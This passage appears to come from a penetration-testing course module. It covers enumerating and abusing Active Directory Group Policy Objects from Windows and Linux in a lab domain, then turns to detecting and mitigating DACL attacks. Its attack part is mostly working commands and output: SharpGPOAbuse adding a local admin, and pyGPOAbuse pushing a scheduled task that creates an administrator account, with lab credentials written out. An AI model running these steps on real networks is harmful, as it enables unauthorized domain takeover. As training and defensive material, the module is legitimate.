PS C:\Tools> Get-DomainGPO -Properties displayname

displayname
-----------
Default Domain Policy
Default Domain Controllers Policy
```

```
Default Security Policy - WKS
Testing GPO
TechSupport Management
```

Now, we need to understand where those GPOs are linked. The Active Directory attribute that gave us that information is gplink. We need to query the Site, the Domain, and each OU to retrieve that property. Let's start with the Domain level:

```
PS C:\Tools> Get-DomainObject -SearchScope Base -Properties gplink

gplink
------
[LDAP://cn={31B2F340-016D-11D2-945F-
00C04FB984F9},cn=policies,cn=system,DC=inlanefreight,DC=local;0]
```

The output gave us an LDAP path that has the `GUID` of `Default Domain Policy`, which indicates that this GPO is linked to the domain level. The GPO's location within Active Directory objects is the `cn=policies,cn=system,DC=inlanefreight,DC=local`. The number following the semicolon represents the link options. The options determine how the GPO is applied based on the state of this link. Here are possible values and their meanings:

- 0 - The GPO is enabled.
- 1 - The GPO is disabled.
- 2 - The GPO link is enforced.
- 3 - The GPO link is enforced, but the GPO is disabled.

The last piece we need to understand is which users have the right to modify this GPO. We can pipe the command `Get-DomainObjectAcl` to get the information about the `ActiveDirectoryRights` that affect the GPO. We will only look for rights such as `CreateChild`, `WriteProperty`, `WriteDacl`, `WriteOwner`, etc. We will only search for users (`SecurityIdentifier`) greater than 1000, meaning that any default group, such as Administrators, Domain Admins, etc, will be excluded. That's because we only want to focus on non-admin users, which are accounts we can target.

```
PS C:\Tools> Get-DomainGPO | Select-Object -First 1 | Get-DomainObjectAcl
-ResolveGUIDs | where { $_.ActiveDirectoryRights -match
"CreateChild|WriteProperty|DeleteChild|DeleteTree|WriteDacl|WriteOwner" -
and $_.SecurityIdentifier -match '^S-1-5-.*-[1-9]\d{3,}$' }

AceType           : AccessAllowed
ObjectDN          : CN={31B2F340-016D-11D2-945F-
00C04FB984F9},CN=Policies,CN=System,DC=inlanefreight,DC=local
ActiveDirectoryRights : CreateChild, DeleteChild, ReadProperty,
```

```
WriteProperty, GenericExecute
OpaqueLength     : 0
ObjectSID        :
InheritanceFlags   : ContainerInherit
BinaryLength     : 36
IsInherited      : False
IsCallback       : False
PropagationFlags   : None
SecurityIdentifier  : S-1-5-21-831407601-1803900599-2479021482-1604
AccessMask       : 131127
AuditFlags       : None
AceFlags         : ContainerInherit
AceQualifier     : AccessAllowed
```

Finally we convert the `SecurityIdentifier` or `SID` to the corresponding account or group name:

```
PS C:\Tools> ConvertFrom-SID S-1-5-21-831407601-1803900599-2479021482-1604
INLANEFREIGHT\Server Admins
```

Now we can get which users are members of this group:

```
PS C:\Tools> Get-DomainGroupMember "Server Admins" | select MemberName

MemberName
----------
maria
```

With this information, we can apply the same logic to search for `gplink` attribute in the Sites and OUs. To search for `gplink` in the Site we can use `Get-DomainSite`:

```
PS C:\Tools> Get-DomainSite -Properties gplink

gplink
------
[LDAP://cn={EDBD4751-347A-4468-951F-
459B0CADDA47},cn=policies,cn=system,DC=inlanefreight,DC=local;0]
```

To retrieve the `gplink` for OUs, we can use `Get-DomainOU`.

```
PS C:\Tools> Get-DomainOU | select name, gplink
```

```
name        gplink
----        ------
Domain Controllers [LDAP://cn={6AC1786C-016F-11D2-945F-
00C04fB984F9},cn=policies,cn=system,DC=inlanefreight,DC=local;0]
Workstations
Servers      [LDAP://cn={8F3E10E7-E9FC-43C7-A58F-
3ECFFBF69756},cn=policies,cn=system,DC=inlanefreight,DC=local;0]
[LDAP://cn={EF1EBF2A-08F2-48E0-9D2E-
67D9F2CE875D},cn=policies,cn=system,DC=inlanefreight,DC=local;0]
```

Note: Multiples GPOs can be applied to the same Site, Domain or OU.

Based on the OU information, we can query which computers are located within those OU with the following PowerView command:

```
PS C:\Tools> Get-DomainOU | foreach { $ou = $_.distinguishedname; Get-
DomainComputer -SearchBase $ou -Properties dnshostname | select
@{Name='OU';Expression={$ou}}, @{Name='FQDN';Expression={$_.dnshostname}}
}

OU                          FQDN
--                          -----------
OU=Domain Controllers,DC=inlanefreight,DC=local DC02.inlanefreight.local
OU=Workstations,DC=inlanefreight,DC=local   SRV01.inlanefreight.local
OU=Servers,DC=inlanefreight,DC=local      WEB01.inlanefreight.local
```


Create and Link GPOs

Now that we can list GPOs and enumerate where those GPOs are linked, we need to identify who can create GPOs and who can link GPOs to Sites, Domains, or OUs.

Searching for users with rights to Create GPOs

To identify which users can create GPOs, we need to enumerate the location where GPOs are stored in the domain, which is `CN=Policies,CN=System,DC=inlanefreight,DC=local`. Any user or group that has `Create groupPolicyContainer objects` will be able to create new GPOs. We can use the Get-DomainGPO to extract the distinguishedname of location where GPOs are stored and use Get-DomainObjectAcl to search for `CreatedChild` rights. Finally, we convert the SID to their corresponding principal name.

```
PS C:\Tools> $identity = (Get-DomainGPO).distinguishedname -replace 'CN=\
{[A-F0-9-]+\},','''; Get-DomainObjectACL -Identity $identity -ResolveGUIDs
| where { $_.ActiveDirectoryRights -contains "CreateChild" -and
$_.SecurityIdentifier -match '^S-1-5-.*-[1-9]\d{3,}$' } | foreach {
ConvertFrom-SID $_.SecurityIdentifier }
```

```
INLANEFREIGHT\gabriel
```

To create a new GPO, we can use the Windows module GroupPolicy, which is part of the Remote Server Administration Tools (RSAT) for Windows commonly found on servers. Alternatively, we can use PowerGPOAbuse. While some features didn't work during our testing, it still presents an excellent opportunity to explore the tool's capabilities with regards to GPO abuse.

To confirm if the `GroupPolicy` module is installed, we can use the following PowerShell command:

```
PS C:\Tools> Get-Command -Module GroupPolicy

CommandType     Name                                               Version
Source
-----------     ----                                               -------
------
Alias           Get-GPPermissions                                  1.0.0.0
GroupPolicy
Alias           Set-GPPermissions                                  1.0.0.0
GroupPolicy
Cmdlet          Backup-GPO                                         1.0.0.0
GroupPolicy
Cmdlet          Copy-GPO                                           1.0.0.0
GroupPolicy
Cmdlet          Get-GPInheritance                                  1.0.0.0
GroupPolicy
Cmdlet          Get-GPO                                            1.0.0.0
GroupPolicy
...SNIP...
```

Next, to create a new GPO we can use the following command:

```
PS C:\Tools> New-GPO -Name TestGPO -Comment "This is a test GPO."

DisplayName      : TestGPO
DomainName       : inlanefreight.local
Owner            : INLANEFREIGHT\gabriel
Id               : 93413c32-8d64-4ad6-b48e-6673cbb8aa24
GpoStatus        : AllSettingsEnabled
Description      : This is a test GPO.
CreationTime     : 5/1/2024 3:04:54 PM
ModificationTime : 5/1/2024 3:04:54 PM
```

Searching for users with rights to Link GPOs

As we previously discussed, GPOs can be linked to three (3) different locations: sites, Domains, and OUs.

```
PS C:\Tools> Get-DomainSite -Properties distinguishedname | foreach { Get-
DomainObjectAcl -SearchBase $_.distinguishedname -ResolveGUIDs | where {
$_.ObjectAceType -eq "GP-Link" -and $_.ActiveDirectoryRights -match
"WriteProperty" } | select ObjectDN, @{Name='ResolvedSID';Expression=
{ConvertFrom-SID $_.SecurityIdentifier}} | Format-List }

ObjectDN  : CN=Default-First-Site-
Name,CN=Sites,CN=Configuration,DC=inlanefreight,DC=local
ResolvedSID : INLANEFREIGHT\eldridge
```

```
PS C:\Tools> Get-DomainObjectAcl -SearchScope Base -ResolveGUIDs | where {
$_.ObjectAceType -eq "GP-Link" -and $_.ActiveDirectoryRights -match
"WriteProperty" } | select ObjectDN, @{Name='ResolvedSID';Expression=
{ConvertFrom-SID $_.SecurityIdentifier}} | Format-List

ObjectDN  : DC=inlanefreight,DC=local
ResolvedSID : INLANEFREIGHT\eliezer
```

```
PS C:\Tools> Get-DomainOU | Get-DomainObjectAcl -ResolveGUIDs | where {
$_.ObjectAceType -eq "GP-Link" -and $_.ActiveDirectoryRights -match
"WriteProperty" } | select ObjectDN, @{Name='ResolvedSID';Expression=
{ConvertFrom-SID $_.SecurityIdentifier}} | Format-List

ObjectDN  : OU=Workstations,DC=inlanefreight,DC=local
ResolvedSID : INLANEFREIGHT\luz
```

Aditionally we can use the tool Get-GPOEnumeration, a wrapper that use PowerView to automate the GPO enumeration. If we don't specify any parameter, the function uses PowerView to find all GPOs where non-admin users have the rights to modify and determine where they are linked. Additionally, it can check permissions for modifying GPOs with the parameter `-ModifyGPOs,` permission to link GPOs with `-LinkGPOs`, and permission to create GPOs with `-CreateGPO.`

```
PS C:\Tools> Import-Module .\Get-GPOEnumeration.ps1
PS C:\Tools> Get-GPOEnumeration
Enumerating GPOs and their applied scopes...
```

```
PrincipalName    : Server Admins
GPOName       : Default Domain Policy
GPCFileSysPath    :
\\inlanefreight.local\sysvol\inlanefreight.local\Policies\{31B2F340-016D-
11D2-945F-00C04FB984F9}
AppliedScopes    : Domain: inlanefreight
ActiveDirectoryRights : CreateChild, DeleteChild, ReadProperty,
WriteProperty, GenericExecute
ObjectDN       : CN={31B2F340-016D-11D2-945F-
00C04FB984F9},CN=Policies,CN=System,DC=inlanefreight,DC=local
...SNIP...
```

In the above command, the group `Server Admins` has permissions to modify the GPO `Default Domain Policy` which is applied to the scope `Domain: inlanefreight`.

Link GPOs

To link a GPO, we can use the GroupPolicy module and use the command New-GPLink and specify the GPO name with the option `-Name <GPO>` and the option `-Target <LDAP distinguished name>`:

```
PS C:\Tools> New-GPLink -Name TestGPO -Target
"OU=TestOU,DC=inlanefreight,DC=local"

GpoId       : 93413c32-8d64-4ad6-b48e-6673cbb8aa24
DisplayName : TestGPO
Enabled     : True
Enforced    : False
Target      : OU=TestOU,DC=inlanefreight,DC=local
Order       : 2
```


Abusing GPOs from Windows

To Abuse GPOs we can use SharpGPOAbuse a .NET application written in C# that can be used to take advantage of a user's edit rights on a Group Policy Object (GPO) to compromise the objects that that GPO controls. Currently, `SharpGPOAbuse` supports the following options:

Option	Description
--AddUserRights	Add rights to a user
--AddLocalAdmin	Add a user to the local admins group
--AddComputerScript	Add a new computer startup script

Option	Description
--AddUserScript	Configure a user logon script
--AddComputerTask	Configure a computer immediate task
--AddUserTask	Add an immediate task to a user

Let's use `--AddLocalAdmin`. We need to specify the account we want to grant administrative access to with the option `--UserAccount <account name>` and the GPO name with the option `--GPOName <policy name>.` Notice that we must be running in the context of the account we want to abuse the privileges:

```
PS C:\Tools> .\SharpGPOAbuse.exe --AddLocalAdmin --UserAccount gabriel --
GPOName "Default Security Policy - WKS"
[+] Domain = inlanefreight.local
[+] Domain Controller = DC02.inlanefreight.local
[+] Distinguished Name = CN=Policies,CN=System,DC=inlanefreight,DC=local
[+] SID Value of gabriel = S-1-5-21-831407601-1803900599-2479021482-1106
[+] GUID of "Default Security Policy - WKS" is: {EF1EBF2A-08F2-48E0-9D2E-
67D9F2CE875D}
[+] Creating file
\\inlanefreight.local\SysVol\inlanefreight.local\Policies\{EF1EBF2A-08F2-
48E0-9D2E-67D9F2CE875D}\Machine\Microsoft\Windows NT\SecEdit\GptTmpl.inf
[+] versionNumber attribute changed successfully
[+] The version number in GPT.ini was increased successfully.
[+] The GPO was modified to include a new local admin. Wait for the GPO
refresh cycle.
[+] Done!
```


Note: Please keep in mind that using the `--AddLocalAdmin` option will overwrite any existing Administrator if this policy is given higher priority. This could create problems if the Administrators or any other options are locally set on the machines, as they will be replaced. It is recommended to experiment with these changes in a controlled environment, such as this lab.

SharpGPOAbuse, creates the GPO file and place it in the corresponding directory. We can open the file location to see it's content:

```
PS C:\Tools> cat
"\\inlanefreight.local\SysVol\inlanefreight.local\Policies\{EF1EBF2A-08F2-
48E0-9D2E-67D9F2CE875D}\Machine\Microsoft\Windows NT\SecEdit\GptTmpl.inf"
[Unicode]
Unicode=yes
[Version]
signature="$CHICAGO$"
Revision=1
```

```
[Group Membership]
*S-1-5-32-544__Memberof =
*S-1-5-32-544__Members = *S-1-5-21-831407601-1803900599-2479021482-1106
```

After the computers within the OU update their policies, the account `gabriel` will become a member of the Administrators group. We can now attempt to list the `C$` drive of `WEB01`, which is a computer that belongs to the OU:

```
PS C:\Tools> dir \\web01\c$

  Directory: \\web01\c$

Mode        LastWriteTime    Length Name
----        -------------    ------ ----
d-----    2/25/2022 10:20 AM        PerfLogs
d-r---    10/6/2021 3:50 PM        Program Files
d-----    3/27/2024 5:32 PM        Program Files (x86)
d-----    3/19/2022 5:56 AM        Temp
d-----    3/27/2024 2:55 PM        Tools
d-r---    3/27/2024 6:01 PM        Users
d-----    3/28/2024 4:13 PM        Windows
```

Additionally we can use the PowerView3 version that includes the command `New-GPOImmediateTask`, it allow us to modify the GPO and add a schedule task to execute commands through the GPO.

GPO Enumeration from Linux

To perform GPO enumeration from Linux, we can use GPOwned or pywerview. In this module, we will focus on GPOwned, but we will include one example using `pywerview`.

Listing GPOs

To list GPOs, we can use the option `-listgpo`. To use this option, we need to specify the credentials, the domain controller IP address using the option `-dc-ip <ip address>`, and finally, any of the options `-gpcmachine` or `-gpcuser,` those indicate whenever the GPO is related to users or machines.

```
proxychains4 -q python3 GPOwned.py -u gabriel -p Godisgood001 -d
inlanefreight.local -dc-ip 172.16.92.10 -gpcmachine -listgpo
        GPO Helper - @TheXC3LL

[*] Connecting to LDAP service at 172.16.92.10
[*] Requesting GPOs info from LDAP
```

```
[+] Name: {31B2F340-016D-11D2-945F-00C04FB984F9}
    [-] displayName: Default Domain Policy
    [-] gPCFileSysPath:
\\inlanefreight.local\sysvol\inlanefreight.local\Policies\{31B2F340-016D-
11D2-945F-00C04FB984F9}
    [-] gPCMachineExtensionNames: [{35378EAC-683F-11D2-A89A-00C04FBBCFA2}
{53D6AB1B-2488-11D1-A28C-00C04FB94F17}][{827D319E-6EAC-11D2-A4EA-
00C04F79F83A}{803E14A0-B4FB-11D0-A0D0-00A0C90F574B}][{B1BE8D72-6EAC-1
1D2-A4EA-00C04F79F83A}{53D6AB1B-2488-11D1-A28C-00C04FB94F17}]
    [-] versionNumber: 3
    [-] Verbose:
        ---      ---
        Registry Settings
        EFS Policy
        ---      ---
        Security
        Computer Restricted Groups
        ---      ---
        EFS Recovery
        EFS Policy
```

Searching for GPOs Links

If we want to search for links, we can use the option `-listgplink`:

```
proxychains4 -q python3 GPOwned.py -u gabriel -p Godisgood001 -d
inlanefreight.local -dc-ip 172.16.92.10 -gpcmachine -listgplink
        GPO Helper - @TheXC3LL

[*] Connecting to LDAP service at 172.16.92.10
[*] Requesting GPOs info from LDAP

[+] Name: inlanefreight
    [-] distinguishedName: DC=inlanefreight,DC=local
    [-] gPLink: [LDAP://cn={31B2F340-016D-11D2-945F-
00C04FB984F9},cn=policies,cn=system,DC=inlanefreight,DC=local;0]

[+] Name: Domain Controllers
    [-] distinguishedName: OU=Domain Controllers,DC=inlanefreight,DC=local
    [-] gPLink: [LDAP://cn={6AC1786C-016F-11D2-945F-
00C04fB984F9},cn=policies,cn=system,DC=inlanefreight,DC=local;0]

[+] Name: Workstations
    [-] distinguishedName: OU=Workstations,DC=inlanefreight,DC=local
    [-] gPLink:

[+] Name: Servers
    [-] distinguishedName: OU=Servers,DC=inlanefreight,DC=local
```

```
    [-] gPLink: [LDAP://cn={8F3E10E7-E9FC-43C7-A58F-
3ECFFBF69756},cn=policies,cn=system,DC=inlanefreight,DC=local;0]
[LDAP://cn={EF1EBF2A-08F2-48E0-9D2E-
67D9F2CE875D},cn=policies,cn=system,DC=inlanefreight,DC=local;0]

[^] Have a nice day!
```

Note: This option does not include links for Sites. To identify Site links, we can query the Sites Active Directory Distinguished Name.

Rights to modify GPOs

There's no easy way to identify rights to modify GPOs from Linux. We can use Bloodhound.py, but if we want to do it manually or check rights that BloodHound doesn't identify, we can use `GPOwned.py` in combination with dacledit.

To install dacledit, we will clone ShutdownRepo impacket's repository, create a python virtual environment to avoid conflict between the original Impacket installation and this branch, and install the fork impacket repository:

```
git clone https://github.com/ShutdownRepo/impacket -b dacledit
```

```
cd impacket
pwd
/home/plaintext/htb/modules/dacl/shutdownRepo/impacket
python3 -m venv .dacledit
source .dacledit/bin/activate
```

```
python3 -m pip install .
Processing /home/plaintext/htb/modules/dacl/shutdownRepo/impacket
Collecting chardet
 Downloading chardet-5.1.0-py3-none-any.whl (199 kB)
   |████████████████████████████████| 199 kB 1.7 MB/s
Collecting flask>=1.0
 Using cached Flask-2.3.2-py3-none-any.whl (96 kB)
..SNIP...
```

Next we need to use `GPOwned.py` to search for all GPOs GUIDs.

```
proxychains4 -q python3 GPOwned.py -u gabriel -p Godisgood001 -d
inlanefreight.local -dc-ip 172.16.92.10 -gpcmachine -listgpo | grep "
```

```
Name:"
[+] Name: {31B2F340-016D-11D2-945F-00C04FB984F9}
[+] Name: {6AC1786C-016F-11D2-945F-00C04fB984F9}
[+] Name: {EF1EBF2A-08F2-48E0-9D2E-67D9F2CE875D}
[+] Name: {8F3E10E7-E9FC-43C7-A58F-3ECFFBF69756}
```

We will use those GUIDs in combination with the Group Policy distinguished name for the domain, which is `CN={<GUID>},CN=Policies,CN=System,DC=inlanefreight,DC=local` and use it with dacledit to identify rights to modify GPOs:

```
proxychains4 -q python3 examples/dacledit.py
inlanefreight.local/gabriel:Godisgood001 -target-dn "CN={31B2F340-016D-
11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=inlanefreight,DC=local" -
dc-ip 172.16.92.10
Impacket v0.9.25.dev1+20230823.145202.4518279 - Copyright 2021 SecureAuth
Corporation

[*] Parsing DACL
[*] Printing parsed DACL
[*] ACE[0] info
[*]  ACE Type         : ACCESS_ALLOWED_OBJECT_ACE
[*]  ACE flags        : CONTAINER_INHERIT_ACE
[*]  Access mask       : ControlAccess
[*]  Flags          : ACE_OBJECT_TYPE_PRESENT
[*]  Object type (GUID)    : Apply-Group-Policy (edacfd8f-ffb3-11d1-b41d-
00a0c968f939)
[*]  Trustee (SID)      : Authenticated Users (S-1-5-11)
[*] ACE[1] info
[*]  ACE Type         : ACCESS_ALLOWED_ACE
[*]  ACE flags        : None
[*]  Access mask       : ReadAndExecute (0xe00bd)
[*]  Trustee (SID)      : Domain Admins (S-1-5-21-831407601-1803900599-
2479021482-512)
[*] ACE[2] info
[*]  ACE Type         : ACCESS_ALLOWED_ACE
[*]  ACE flags        : None
[*]  Access mask       : ReadAndExecute (0xe00bd)
[*]  Trustee (SID)      : Enterprise Admins (S-1-5-21-831407601-
1803900599-2479021482-519)
[*] ACE[3] info
[*]  ACE Type         : ACCESS_ALLOWED_ACE
[*]  ACE flags        : CONTAINER_INHERIT_ACE
[*]  Access mask       : ReadControl, WriteProperties, ReadProperties,
ListChildObjects, DeleteChild, CreateChild (0x20037)
[*]  Trustee (SID)      : Server Admins (S-1-5-21-831407601-1803900599-
2479021482-1604)
```

Abusing GPOs from Linux

To abuse GPOs from Linux we can use pyGPOAbuse, a partial implementation of SharpGPOAbuse. Let's install `pyGPOAbuse`:

```
git clone -q https://github.com/Hackndo/pyGPOAbuse
cd pyGPOAbuse; python3 -m pip install -r requirements.txt
Collecting msldap
 Downloading msldap-0.5.10-py3-none-any.whl (154 kB)
   |████████████████████████████████| 154 kB 1.7 MB/s
...SNIP...
```

Before we abuse this GPO, let's create a backup so we can restore it once we are done. We can use `GPOwned.py` with the option `-backup directoryname` and specify the GPO guid we want to backup with the option `-name {GUID}`:

```
proxychains4 -q python3 GPOwned.py -u gabriel -p Godisgood001 -d
inlanefreight.local -dc-ip 172.16.92.10 -gpcmachine -backup backupgpo -
name "{31B2F340-016D-11D2-945F-00C04FB984F9}"
        GPO Helper - @TheXC3LL

[*] Creating backup folder
[*] Connecting to LDAP service at 172.16.92.10
[*] Requesting GPOs info from LDAP
[*] Saving gPCMachineExtensionNames values as gPCMachineExtensionNames.txt
[*] Connecting to SMB service at 172.16.92.10
[*] Enumerating files at \SysVol\inlanefreight.local\policies\{31b2f340-
016d-11d2-945f-00c04fb984f9}
[*] Downloading \Sysvol\inlanefreight.local\policies\{31b2f340-016d-11d2-
945f-00c04fb984f9}/GPT.INI
[*] Enumerating files at \SysVol\inlanefreight.local\policies\{31b2f340-
016d-11d2-945f-00c04fb984f9}/MACHINE
[*] Enumerating files at \SysVol\inlanefreight.local\policies\{31b2f340-
016d-11d2-945f-00c04fb984f9}/MACHINE/Microsoft
[*] Enumerating files at \SysVol\inlanefreight.local\policies\{31b2f340-
016d-11d2-945f-00c04fb984f9}/MACHINE/Microsoft/Windows NT
[*] Enumerating files at \SysVol\inlanefreight.local\policies\{31b2f340-
016d-11d2-945f-00c04fb984f9}/MACHINE/Microsoft/Windows NT/SecEdit
[*] Downloading \Sysvol\inlanefreight.local\policies\{31b2f340-016d-11d2-
945f-00c04fb984f9}/MACHINE/Microsoft/Windows NT/SecEdit/GptTmpl.inf
[*] Downloading \Sysvol\inlanefreight.local\policies\{31b2f340-016d-11d2-
945f-00c04fb984f9}/MACHINE/Registry.pol
[*] Enumerating files at \SysVol\inlanefreight.local\policies\{31b2f340-
016d-11d2-945f-00c04fb984f9}/USER
```

```
[^] Have a nice day!
```

Next we can use `pyGPOAbuse` to modify the GPO. This tool allowed us to run `PowerShell` or `cmd` commands with the options `-PowerShell` or `-command`, respectively. We must set the option `-gpo-id <GPO ID>`, the credentials and the command we want to execute. In the following example, we will create a new user and add it to the Administrators group:

```
proxychains4 -q python3 pygpoabuse.py
inlanefreight.local/gabriel:Godisgood001 -gpo-id EF1EBF2A-08F2-48E0-9D2E-
67D9F2CE875D -command "net user plaintext Password1234 /add && net
localgroup Administrators plaintext /add" -taskname "PT_LocalAdmin" -
description "this is a GPO test" -dc-ip 172.16.92.10 -v
INFO:root:Version updated
[*] Version updated
SUCCESS:root:ScheduledTask PT_LocalAdmin created!
[+] ScheduledTask PT_LocalAdmin created!
```

Note: Some options, such as creating GPOs or linking new ones to OU, Sites, or Domain, are not included in these Python tools. We encourage students to create their own tools or contribute to the existing ones.

Conclusion

In this section, we learn how to enumerate and abuse GPOs from Windows and Linux. In the next section, we will discuss methods of detection and mitigation against all attacks seen so far throughout this module.

Detection and Mitigation Strategies for DACL Attacks

As organizations increasingly rely on sophisticated security architectures, Discretionary Access Control List (DACL) vulnerabilities emerge as critical attack vectors that can compromise system integrity. Detecting and mitigating such vulnerabilities are important to maintaining and protecting the security postures of organizations. This section outlines some practical strategies for detecting and preventing DACL attacks, detailing methods used for both detection and mitigation of these attacks.

Shadow Credential Attacks

Detection

Detection strategies for Shadow Credential Attacks focus on identifying unusual activities related to the manipulation of key security attributes:

- `Monitoring Kerberos Authentication`: Watch for anomalies in TGT requests, which can indicate `Shadow Credential Attacks`. This is particularly relevant in environments where PKINIT authentication is uncommon. A key event to monitor is `Event ID 4768`, where Certificate Information attributes appearing non-blank can signal potential unauthorized credential injection.

To locate events where the `CertIssuerName` field is not empty, we can use the following PowerShell script. This script retrieves all Event ID 4768, converts them to XML and then filters the results to identify events where the `CertIssuerName` is not empty:

```
PS C:\Tools> $events = Get-WinEvent -FilterHashtable @{LogName='Security';
ID=4768}
PS C:\Tools> foreach ($event in $events) {
    $xml = [xml]$event.ToXml()

    # Function to safely retrieve the text content of an XML node
    function Get-XmlContent($xmlNode) {
        if ($xmlNode -and $xmlNode.'#text') {
            return $xmlNode.'#text'.Trim()
        }
        return $null
    }
    # Retrieve the Certificate Information if available
    $certIssuerName = Get-XmlContent ($xml.Event.EventData.Data | Where-
Object { $_.Name -eq 'CertIssuerName' })

    if ($certIssuerName) {
        # Output the event if any of the Certificate Information
attributes are not empty
        $event | Format-List -Property TimeCreated, Id, Message
    }
}

TimeCreated : 4/27/2024 6:18:37 PM
Id          : 4768
Message     : A Kerberos authentication ticket (TGT) was requested.

              Account Information:
                Account Name:           gabriel
                Supplied Realm Name:    LAB.LOCAL
                User ID:                        S-1-5-21-2570265163-
3918697770-3667495639-4602

              Service Information:
                Service Name:           krbtgt
```

```
                Service ID:             S-1-5-21-2570265163-3918697770-
3667495639-502

              Network Information:
                Client Address:         ::ffff:10.10.14.33
                Client Port:            48272

              Additional Information:
                Ticket Options:         0x40800010
                Result Code:            0x0
                Ticket Encryption Type: 0x12
                Pre-Authentication Type:        16

              Certificate Information:
                Certificate Issuer Name:                gabriel
                Certificate Serial Number:      00
                Certificate Thumbprint:
3D330AC0E4CC1DEC26E309A9C8301829BEB1E219

              Certificate information is only provided if a certificate
was used for pre-authentication.

              Pre-authentication types, ticket options, encryption types
and result codes are defined in RFC 4120.
```


- `Active Directory Object Modification Monitoring`: Keep an eye on unauthorized modifications to the `msDS-KeyCredentialLink` attribute, which can be highlighted by `Event ID 5136`. This event becomes critical if the modifications are not made by expected accounts, such as the Azure AD Connect synchronization account or the ADFS service account, which are typically legitimate modifiers in the context of Key Provisioning Services. It's the same Event ID we use to identify GPO changes.

Mitigation

Preventive measures for Shadow Credential Attacks should include:

- `Proactive Audit of Privileged Accounts:` Regularly audit all inbound object control for highly privileged accounts to ensure that only authorized entities have the ability to make significant changes.
- `Restrictive Access Control Settings:` Implement an Access Control Entry (ACE) that denies the principal EVERYONE from modifying the `msDS-KeyCredentialLink` attribute for accounts not enrolled in Key Trust passwordless authentication, especially privileged accounts. Note that attackers with WriteOwner or WriteDACL privileges can override this control, which should be detected by a suitably configured System Access Control List (SACL).

Logon Scripts

Detection

For attacks exploiting the scriptPath attribute, effective detection involves a couple of key monitoring strategies:

- `Audit of Script Access and Modifications`: Regularly monitor the access rights and modifications made to scriptPath and related files. This can help reveal unauthorized changes that could indicate an attack. Tools like icacls are invaluable in determining if unintended entities have write access to these scripts.
- `Monitoring for Plaintext Credentials and Unauthorized Script Locations`: It is crucial to also monitor scripts for the presence of plaintext credentials or scripts located in shared resources where users have rights to modify content. This oversight can prevent attackers from exploiting scripts to elevate privileges or move laterally within the network.

Mitigation

Effective mitigation involves several layers of defense, including:


`Proper Permissions Management`: Review and rectify permissions settings on logon scripts and associated file shares. Ensure that only the required users and groups have write access, and check that unsafe groups like Domain Users, Authenticated Users, and Everyone do not have elevated permissions.

SPN Jacking

